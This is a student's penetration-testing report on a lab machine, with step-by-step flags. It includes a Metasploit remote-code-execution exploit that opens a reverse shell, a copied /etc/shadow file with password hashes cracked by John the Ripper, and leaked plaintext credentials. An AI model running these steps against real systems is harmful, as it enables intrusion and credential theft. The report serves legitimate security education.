

# Penetration Testing Report

## Unit Code: CSI3208 Ethical Hacking and Defence

Assignment 2 : Case study pen-testing investigation (report)

Prepared by

Park kyung tak

Student Number: 1051 3377

Lecturer: Imran Malik

School of Science – Computing and Security

Edith Cowan University, STEM Campus

Deadline: Monday 12 July 1400 AWST

## Table of contents

0. Executive Summary.....	3
1. Introduction.....	3
1.1 Objectives.....	3
1.2 Case Background.....	3
2. Methodology.....	4
2.1 Reconnaissance.....	4
2.2 Exploitation.....	5
3. Testing Log.....	7
3.1 Flag 1.....	7
3.2 Flag 2.....	8
3.3 Flag 3.....	10
3.4 Flag 4.....	12
3.5 Flag 5.....	16
4. Results/Recommendations.....	18
5. Appendix.....	19
6. References.....	21

## 0. Executive Summary

In this ethical hacking report, 'AlheimLabs' was the target system. Penetration tests were performed on the provided target system to analyze how vulnerable they are. Also, the tester identified the data exposures present in the system.

The penetration tester does not have any information about the target system. But the penetration tester exploited the system's vulnerabilities successfully and gained root-level privileges that the tester can execute system commands and access all the contents of the entire system. There seems few problems in this system and this report is going to tell about them.

## 1. Introduction

### 1.1 Objectives

The purpose of this penetration test is to identify and supplement vulnerabilities that can lead to potential threats and risk identified through testing. In the process of penetration testing, the actual system should not be affected and the information found through testing should not be exploited. The final goal is to improve the overall security level of the agency by addressing defects and vulnerabilities found through penetration tests.

### 1.2 Case Background

The penetration test was conducted in the form of a 'Blackbox testing' in which the tester could not know information about the system. But, attacking the system from the same network was an advantage. It leads the tester to the system.

### 1.3 Scope

There are few scopes before the tester should start the penetration testing. These are the questions and the answers for this penetration testing.

- What computer assets are within the scope of the test? **Doesn't know before the test.**

-Are all computers included? Or are specific applications or services, operating system platforms, mobile devices, and cloud services only? **Only specific system is included.**

-Does the test scope include only certain computer assets, including Web Server, SQL Server, and all computers at the host operating system level? Or does it include a network device? **Doesn't know before the test.**

-Are there any days, dates and times (to avoid unplanned service interruptions or disruptions)? **There are deadlines for this, which is Monday 12 July 1400 AWST.**

-Is the penetration test a black box (a test in which the penetration tester does not know about the relevant system or application)? Or is it a white box (a test with internal knowledge of the target system, including the source code involved in some cases)? **It is black box testing.**

## 2. Methodology

### 2.1 Reconnaissance

#### - Determine the network range

Checking ip with 'ifconfig'. The result shows 192.168.242.136 is the tester's ip.

```
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.242.136 netmask 255.255.255.0 broadcast 192.168.242.255
    inet6 fe80::20c:29ff:fe8c:2862 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:fc:28:62 txqueuelen 1000 (Ethernet)
    RX packets 4593 bytes 903565 (882.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6566 bytes 395336 (386.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2004 bytes 84240 (82.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2004 bytes 84240 (82.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1

#### - Identify active machines / Find access points and open ports and discover services on ports (Network Mapper)

Find the target system's IP address by running nmap port scan.

Execute **nmap 192.168.133.136/24**

There was an open ports which was 192. 168.242.128 the target IP.

```
root@kali:/home/kali# nmap 192.168.242.136/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-10 11:33 EDT
Nmap scan report for 192.168.242.1
Host is up (0.00031s latency).
All 1000 scanned ports on 192.168.242.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.242.2
Host is up (0.00015s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F8:2B:6D (VMware)

Nmap scan report for 192.168.242.128
Host is up (0.0012s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
901/tcp   open  samba-swat
993/tcp   open  imaps
2049/tcp  open  nfs
6666/tcp  open  irc
6667/tcp  open  irc
6668/tcp  open  irc
6669/tcp  open  irc
MAC Address: 00:0C:29:7E:C8:57 (VMware)

Nmap scan report for 192.168.242.254
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.242.254 are filtered
MAC Address: 00:50:56:F5:1C:06 (VMware)

Nmap scan report for 192.168.242.136
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.242.136 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.89 seconds
```

Figure 2

[illegible]

```
msf5 > search distributed ruby
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/appletv/appletv_display_video		normal	No	Apple TV Video Remote Control
1	auxiliary/admin/dns/dyn_dns_update		normal	No	DNS Server Dynamic Update Record Injection
2	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
3	auxiliary/dos/http/rails_action_view	2013-12-04	normal	No	Ruby on Rails Action View MIME Memory Exhaustion
4	auxiliary/dos/http/rails_json_float_dos	2013-11-22	normal	No	Ruby on Rails JSON Processor Floating Point Heap Overflow DoS
5	auxiliary/dos/http/webbrick_regex	2008-08-08	normal	No	Ruby WEBrick::HTTP::DefaultFileHandler DoS
6	auxiliary/dos/windows/dnsapi/llmnr/ms11_030_dnsapi	2011-04-12	normal	No	Microsoft Windows DNSAPI.dll LLNMR Buffer Underrun DoS
7	auxiliary/gather/hp_snac_domain_creds	2013-09-09	normal	No	HP ProCurve SNAC Domain Controller Credential Dumper
8	auxiliary/gather/nuovo_cms_file_download	2018-10-11	normal	No	Nuovo Central Management Server Authenticated Arbitrary File Download
9	auxiliary/gather/rails_doubletap_file_read		normal	Yes	Ruby On Rails File Content Disclosure ('doubletap')
10	auxiliary/scanner/http/rails_json_yaml_scanner		normal	No	Ruby on Rails JSON Processor YAML Deserialization Scanner
11	auxiliary/scanner/http/rails_mass_assignment		normal	No	Ruby on Rails Attributes Mass Assignment Scanner
12	auxiliary/scanner/http/rails_xml_yaml_scanner		normal	No	Ruby on Rails XML Processor YAML Deserialization Scanner
13	auxiliary/scanner/ntp/ntp_peer_list_dos	2014-08-25	normal	No	NTP Mode 7 PEER_LIST DoS Scanner
14	auxiliary/scanner/ntp/ntp_peer_list_sum_dos	2014-08-25	normal	No	NTP Mode 7 PEER_LIST_SUM DoS Scanner
15	auxiliary/scanner/ntp/ntp_req_nonce_dos	2014-08-25	normal	No	NTP Mode 6 REQ_NONCE DRDoS Scanner
16	auxiliary/scanner/ntp/ntp_reslist_dos	2014-08-25	normal	No	NTP Mode 7 GET_RESTRICT DRDoS Scanner
17	auxiliary/scanner/ntp/ntp_unsettrap_dos	2014-08-25	normal	No	NTP Mode 6 UNSETTRAP DRDoS Scanner
18	encoder/ruby/base64		great	No	Ruby Base64 Encoder
19	exploit/linux/http/github_enterprise_secret	2017-03-15	excellent	Yes	GitHub Enterprise Default Session Secret And Deserialization Vulnerability
20	exploit/linux/http/groundwork_monarch_cmd_exec	2013-03-08	excellent	Yes	GroundWork monarch_cmd.cgi OS Command Injection
21	exploit/linux/http/tr864_ntpserver_cmdinject	2016-11-07	normal	Yes	Zyxel/Eir D1800 DSL Modem NTPServer Command Injection
22	exploit/linux/http/trueonline_billion_5200w_rce	2016-12-26	excellent	No	TrueOnline / Billion 5200W-T Router Unauthenticated Command Injection
23	exploit/linux/http/trueonline_p660hn_v1_rce	2016-12-26	excellent	Yes	TrueOnline / ZyXEL P660HN-T v1 Router Unauthenticated Command Injection
24	exploit/linux/http/trueonline_p660hn_v2_rce	2016-12-26	excellent	Yes	TrueOnline / ZyXEL P660HN-T v2 Router Unauthenticated Command Injection
25	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	2010-10-18	excellent	Yes	glibc LD_AUDIT Arbitrary DSO Load Privilege Escalation
26	exploit/linux/misc/drbl_remote_codeexec	2011-03-23	excellent	No	Distributed Ruby Remote Code Execution
27	exploit/multi/fileformat/swagger_param_inject	2016-06-23	excellent	No	JSON Swagger CodeGen Parameter Injector
28	exploit/multi/http/metasploit_static_secret_key_base	2016-09-15	excellent	Yes	Metasploit Web UI Static secret_key_base Value
29	exploit/multi/http/rails_actionpack_inline_exec	2016-03-01	excellent	No	Ruby on Rails ActionPack Inline ERB Code Execution
30	exploit/multi/http/rails_double_tap	2019-03-13	excellent	Yes	Ruby On Rails DoubleTap Development Mode secret_key_base Vulnerability
31	exploit/multi/http/rails_dynamic_render_code_exec	2016-10-16	excellent	Yes	Ruby on Rails Dynamic Render File Upload Remote Code Execution
32	exploit/multi/http/rails_json_yaml_code_exec	2013-01-28	excellent	No	Ruby on Rails JSON Processor YAML Deserialization Code Execution
33	exploit/multi/http/rails_secret_deserialization	2013-04-11	excellent	No	Ruby on Rails Known Secret Session Cookie Remote Code Execution
34	exploit/multi/http/rails_web_console_v2_code_exec	2015-06-16	excellent	No	Ruby on Rails Web Console (v2) Whitelist Bypass Code Execution
35	exploit/multi/http/rails_xml_yaml_code_exec	2013-01-07	excellent	No	Ruby on Rails XML Processor YAML Deserialization Code Execution
36	exploit/multi/http/spree_search_exec	2011-10-05	excellent	No	Spreecommerce 0.60.1 Arbitrary Command Execution
37	exploit/multi/http/spree_searchlogic_exec	2011-04-19	excellent	No	Spreecommerce Arbitrary Command Execution
38	exploit/multi/misc/erlang_cookie_rce	2009-11-20	great	No	Erlang Port Mapper Daemon Cookie RCE
39	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	No	Java RMI Server Insecure Default Configuration Java Code Execution

5 | Page

Execute **options** to check how the options are setted.

```
msf5 > use 26
msf5 exploit(linux/misc/drb_remote_codeexec) > options

Module options (exploit/linux/misc/drb_remote_codeexec):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    8787             no        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     8787             yes       The target port
  URI       no               no        The URI of the target host (druby://host:port) (overrides RHOST/RPORT)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Figure 5

Set the target IP by executing **set rhosts 192.168.242.128** (the target IP). (RHOSTS is for target IP and LHOST is for tester's IP)

And when the tester **run** it, tester is in.

```
msf5 exploit(linux/misc/drb_remote_codeexec) > set rhosts 192.168.242.128
rhosts => 192.168.242.128
msf5 exploit(linux/misc/drb_remote_codeexec) > run

[*] Started reverse TCP double handler on 192.168.242.136:4444
[*] Trying to exploit instance_eval method
[!] Target is not vulnerable to instance_eval method
[*] Trying to exploit syscall method
[*] attempting x86 execve of .khXEXNHJSzzDmCfV
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo L9mJm6JyZIfUy0SF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "L9mJm6JyZIfUy0SF\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.242.136:4444 -> 192.168.242.128:53394) at 2021-07-10 11:45:08 -0400
[+] Deleted .khXEXNHJSzzDmCfV
```

Figure 6

### 3. Testing log

#### 3.1 Flag1

Execute **id**, **pwd** to check where the tester is in.

And execute **ls -al** to list all the files and folders. There is a flag1.

```
id
uid=1001(paul) gid=100(users) groups=100(users)
pwd
/home/paul
ls -al
total 72
drwx----- 4 paul users 4096 Jul 10 23:49 .
drwxr-xr-x 6 root root 4096 Oct 20 2012 ..
-rwx----- 1 paul users 161 Oct 20 2012 .FR6WFsT96YVaCse0
-rwx----- 1 paul users 143 Jul 6 15:53 .HhjE8oR1uVgG6ZYX
-rwx----- 1 paul users 161 Oct 20 2012 .UCskRt0ipsjX1l5E
-rw----- 1 paul users 1036 Oct 26 2012 .bash_history
-rw-r--r-- 1 paul users 220 Apr 10 2010 .bash_logout
-rw-r--r-- 1 paul users 3183 Oct 20 2012 .bashrc
-rwx----- 1 paul users 161 Oct 20 2012 .cb8jUiRMnoPeXIQz
drwx----- 2 paul users 4096 Oct 20 2012 .irssi
-rwx----- 1 paul users 143 Jul 9 19:12 .jr0B1hFbWVbktTqZ
-rwx----- 1 paul users 32 Oct 26 2012 .oftr0szB61suCI4r
-rw-r--r-- 1 paul users 675 Apr 10 2010 .profile
-rw----- 1 paul users 769 Oct 20 2012 .viminfo
-rwx----- 1 paul users 161 Oct 20 2012 .wP6N708j7zdmDERS
-rw----- 1 paul users 51 Oct 20 2012 flag1
drwx----- 3 paul users 4096 Oct 20 2012 irclogs
-rw-r--r-- 1 paul users 391 Oct 20 2012 time.rb
```

Figure 7

Execute **cat flag1** to see the value of **Flag1**.

```
ls
flag1
irclogs
time.rb
cat flag1
#A}?S/UL"&DZr}jFGN4fC)$MU>uq3FUcM" 'a}3>yvHJ)mKpECv
```

Figure 8

## 3.2 Flag 2

There were other folders and files that tester can check. Used **cd** and **ls** to list all the files in directory **irclogs**.

There is **#alheim.log**, **allison.log**, **auth.log**, **dr\_balustrade.log**, **paul.log**.

```
ls
flag1
irclogs
time.rb
cd irclogs
ls
localhost
cd localhost
ls
#alheim.log
allison.log
auth.log
dr_balustrade.log
paul.log
```

Figure 9

Execute **cat [filename]** to check what's in those files.

The chat between **dr\_balustrade** and **paul** has shown.

There are the password for **'backup'** user account, which is **'KYNZh9t51nCLiIK'**.

```
cat dr_balustrade.log
--- Log opened Sat Oct 20 20:13:07 2012
20:13 -!- Irssi: Starting query in localhost with dr_balustrade
20:13 <dr_balustrade> I need to recover some files from the backup. What's the password to the backup user?
20:13 <paul> ummm..
20:13 <paul> what u mean?
20:13 <paul> samba?
20:14 <dr_balustrade> No, the backup user account I asked you to create.
20:14 <paul> ?
20:15 <dr_balustrade> Are you really so incompetant? I gave you very clear instructions!
20:15 <paul> hey chill out doc
20:15 <paul> it's all good
20:17 <paul> I think I know the one you mean
20:17 <paul> chuckie16
20:17 <paul> is the pw
20:17 <dr_balustrade> WHAT!?!
20:17 <dr_balustrade> I told you it had to be at least 15 characters and contain numbers and letters!
20:17 <paul> ooooooh that one
20:17 <paul> sure dude 1 sec
20:18 <dr_balustrade> ...
--- Log closed Sat Oct 20 20:23:32 2012
--- Log opened Sat Oct 20 20:25:26 2012
20:25 <dr_balustrade> well??
20:25 <paul> oh yeah sorry dude, was talkin to my gf
20:27 <paul> KYNZh9t51nCLiIK
20:28 <paul> you're welcome >_>
--- Log closed Sat Oct 20 20:34:32 2012
```

Figure 10

From figure 2, the **ftp** port was opened.

Executed **ftp [target IP]** to connect the ftp. And typed the **'backup'** for username and **'KYNZh9t51nCLiIK'** for password.

And execute **ls** to list all the files, and I got flag2 here. (Hacking FTP server(October, 28, 2018) by D4tail.).



```
kali@kali:~$ ftp 192.168.242.128
Connected to 192.168.242.128.
220 ProFTPD 1.3.3a Server (Alheim) [192.168.242.128]
Name (192.168.242.128:kali): backup
331 Password required for backup
Password:
230 User backup logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwx----- 2 backup backup 4096 Sep 27 2016 etc
-rw----- 1 backup backup 31 Sep 27 2016 flag2
drwx----- 2 root root 4096 Sep 27 2016 lost+found
drwx----- 2 backup backup 4096 Oct 26 2012 research
226 Transfer complete
ftp>
```

Figure 11

Execute **get flag2** to download to desktop form ftp server.

```
ftp> get flag2
local: flag2 remote: flag2
200 PORT command successful
150 Opening BINARY mode data connection for flag2 (31 bytes)
226 Transfer complete
31 bytes received in 0.00 secs (29.5351 kB/s)
ftp>
```

Figure 12

Execute **cat flag2** to see the value of **Flag2**.

```
kali@kali:~$ ls
Desktop Downloads Music Pictures scan_1 Templates
Documents flag2 notes Public shadow Videos
kali@kali:~$ cat flag2
Po1Heepeixai9oJ6eimeeh1ahbu2om
```

Figure 13

### 3.3 Flag 3

Execute **ls etc** to check the files in 'etc' folder from ftp.

```
ftp> ls etc
200 PORT command successful
150 Opening ASCII mode data connection for file list
```

Figure 14

There is a '**shadow**' file which stores the passwords.(/etc/shadow file format in Linux Explained (August 02, 2015)).

```
-rwx----- 1 backup backup 20 Oct 26 2012 resolv.conf
-rwx----- 1 backup backup 268 Oct 26 2012 rmt
-rwx----- 1 backup backup 887 Oct 26 2012 rpc
-rwx----- 1 backup backup 2572 Oct 26 2012 rsyslog.conf
-rwx----- 1 backup backup 3459 Oct 26 2012 securetty
-rwx----- 1 backup backup 8596 Oct 26 2012 sensors3.conf
-rwx----- 1 backup backup 19666 Oct 26 2012 services
-rwx----- 1 backup backup 1415 Oct 26 2012 shadow
-rwx----- 1 backup backup 165 Oct 26 2012 shells
-rwx----- 1 backup backup 7093 Oct 26 2012 smartd.conf
-rwx----- 1 backup backup 491 Oct 26 2012 sudoers
-rwx----- 1 backup backup 2082 Oct 26 2012 sysctl.conf
-rwx----- 1 backup backup 16 Oct 26 2012 timezone
-rwx----- 1 backup backup 1260 Oct 26 2012 ucf.conf
-rwx----- 1 backup backup 274 Oct 26 2012 updatedb.conf
-rwx----- 1 backup backup 4496 Oct 26 2012 wgetrc
226 Transfer complete
ftp>
```

Figure 15

Download the file to the desktop and check what's in it with **cat [file name]**.

```
ftp> get shadow
local: shadow remote: shadow
200 PORT command successful
150 Opening BINARY mode data connection for shadow (1415 bytes)
226 Transfer complete
1415 bytes received in 0.00 secs (884.6581 kB/s)
```

Figure 16

The shadow file seems encrypted.

```
kali@kali:~$ cat shadow
root:$6$QLJt0cnr$hmG/fzUrHFFI1SaGXVNzE060TPuwsZdzPvMyXwD1HxVqm9kShuXNQsu7ljzqYnPk4sr1Ed.IAy3/FWmh9dS8.:15638:0:99
999:7:::
daemon*:15633:0:99999:7:::
bin*:15633:0:99999:7:::
sys*:15633:0:99999:7:::
sync*:15633:0:99999:7:::
games*:15633:0:99999:7:::
man*:15633:0:99999:7:::
lp*:15633:0:99999:7:::
mail*:15633:0:99999:7:::
news*:15633:0:99999:7:::
uucp*:15633:0:99999:7:::
proxy*:15633:0:99999:7:::
www-data*:15633:0:99999:7:::
backup:$6$Tye3KuC5$rVIT3u5M9IhZZI.jRanteGT3o7DbkLFwb/gXqSNxvJ.Eyf8WaLB63ZDS2bqH2aPR2dw3WcPWoiLR37Wt/a1ps/:15633:0:
99999:7:::
list*:15633:0:99999:7:::
irc*:15633:0:99999:7:::
gnats*:15633:0:99999:7:::
nobody*:15633:0:99999:7:::
libuid:!:15633:0:99999:7:::
Debian-exim:!:15633:0:99999:7:::
statd*:15633:0:99999:7:::
messagebus*:15633:0:99999:7:::
avahi*:15633:0:99999:7:::
bind*:15633:0:99999:7:::
sshd*:15633:0:99999:7:::
postgres*:15633:0:99999:7:::
hplip*:15633:0:99999:7:::
saned*:15633:0:99999:7:::
allison:$6$PsSvR2J$wk59pi4or6QR5IobArTZpn4k7i2jZQ07pYnMPOxTU5G3axhRm/ia0JOE5Kx04nR6oLvbZFaBT6Zh2/DlUjbo1:15639:0
:99999:7:::
paul:$6$YGG4oFLP$avrVGy6.S59aApmCY/60A7AwfGDBh/zI7Lnz7uY9dZgQkMotlksLTZoY1Tnt45p1dRFOI6VZB4YJIBS50mSMe/:15633:0:99
999:7:::
dr_balustrade:$6$3kgge6ym$0cIOZS8bJy41YsLYXT0wZAg3imG1KEXkPgQpnBSfCBIYE26Kp42QHGeAyV3L4zPsa/AAuAsLXx9QCXtyF/xX0:1
5633:0:99999:7:::
proftpd:!:15633:0:99999:7:::
ftp*:15633:0:99999:7:::
mysql:!:15638:0:99999:7:::
```

Figure 17

By using **john the ripper**, encrypted password has shown and get a password for '**dr\_balustrade**' account which is '**pinky**'.

```
kali@kali:~$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
kali@kali:~$ john -w=/usr/share/wordlists/rockyou.txt shadow
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pinky          (dr_balustrade)
```

**Figure 18**

In figure 2, there is ssh port opened. So I executed `ssh dr_balustrade@192.168.242.128` to get in to ssh server, and password is 'pinky' that I got from previous step.

Then, executed **ls** to list all the files, then I found **flag3**.

Executed **cat flag3** to check the value of flag3.

[illegible]

**Figure 19**

### 3.4 Flag 4

There are other folders that could be seen.

```
dr_balustrade@alheim-labs:~$ ls
flag3  irclogs  research  webtemp
dr_balustrade@alheim-labs:~$ ls webtemp
checklogin.php  index.php  login_success.php  logout.php
dr_balustrade@alheim-labs:~$ ls irclogs
localhost  localhost2  localhost3  localhost4
dr_balustrade@alheim-labs:~$ ls research
bombdesign  plutonium
dr_balustrade@alheim-labs:~$ ls webtemp
checklogin.php  index.php  login_success.php  logout.php
dr_balustrade@alheim-labs:~$ cd webtemp
dr_balustrade@alheim-labs:~/webtemp$ ls
checklogin.php  index.php  login_success.php  logout.php
```

Figure 20

I got in to **webtemp** direction and **cat** the checklogin.php. There are username 'web' and password 'supersecret'.

```
dr_balustrade@alheim-labs:~/webtemp$ cat checklogin.php
<?php
$host="localhost";
$username="web";
$password="supersecret";
$db_name="web";
$table_name="members";
mysql_connect($host, $username, $password) or die("cannot connect");
mysql_select_db($db_name) or die("cannot select DB");
$username=$_POST['username'];
$password=$_POST['password'];
echo $username;
echo " ";
echo $password;
echo " ";
$username = stripslashes($username);
$password = stripslashes($password);
$username = mysql_real_escape_string($username);
$password = mysql_real_escape_string($password);
echo "using mysql_real_escape_string ... <br>";
$sql="SELECT * FROM $table_name WHERE username='$username' and password='$password'";
$result=mysql_query($sql);
$count=mysql_num_rows($result);
if($count=1){
    session_register("myusername");
    session_register("mypassword");
    header("location:login_success.php");
}
else {
    echo "Wrong Username or Password";
}
?>
```

Figure 21

From figure21, it shows that login information is for mysql, so I executed **mysql -u web -psupersecret** (-u for user -p for password).

```
dr_balustrade@alheim-labs:~/webtemp$ mysql -u web -psupersecret
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 5.1.49-3 (Debian)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

Figure 22

Executed **show databases;** to list all databases that dr\_balustrade account can access in mysql.

There are **information\_schema** and **web**.

Select web database by executing **use web;**.

And check the tables inside the web database by executing **show tables;**.

There is a **members**, so I executed **select \* from members** to get every data from 'members' table.

We got the username '**drB**' and password '**Rainb0wD4ash1sBe\$tP0ny**'

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| web |
+-----+
2 rows in set (0.00 sec)

mysql> use web;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_web |
+-----+
| members |
+-----+
1 row in set (0.00 sec)

mysql> select * from members;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | drB | Rainb0wD4ash1sBe$tP0ny |
+----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 23

Open Firefox and type target IP address to go to the web page.




Figure 24

I typed username and password that I got from figure23.




Figure 25

It works and the result shows as follows. There are two statistic choice, one is ‘test’ and the other is ‘Core Temperature’.




Figure 26

I set the **proxy** of the firefox as follows.




Figure 27 &amp; Figure 28




Figure 29

I opened ‘BurpSuite’ and used proxy interception so from now on every execution will goes through the ‘burpsuite’.




Figure 30

After hit the display button from the web page, I give change from 'burpsuite' to show every data from **flag4**.




Figure 31

Then the **flag 4** value shows up on the webpage.

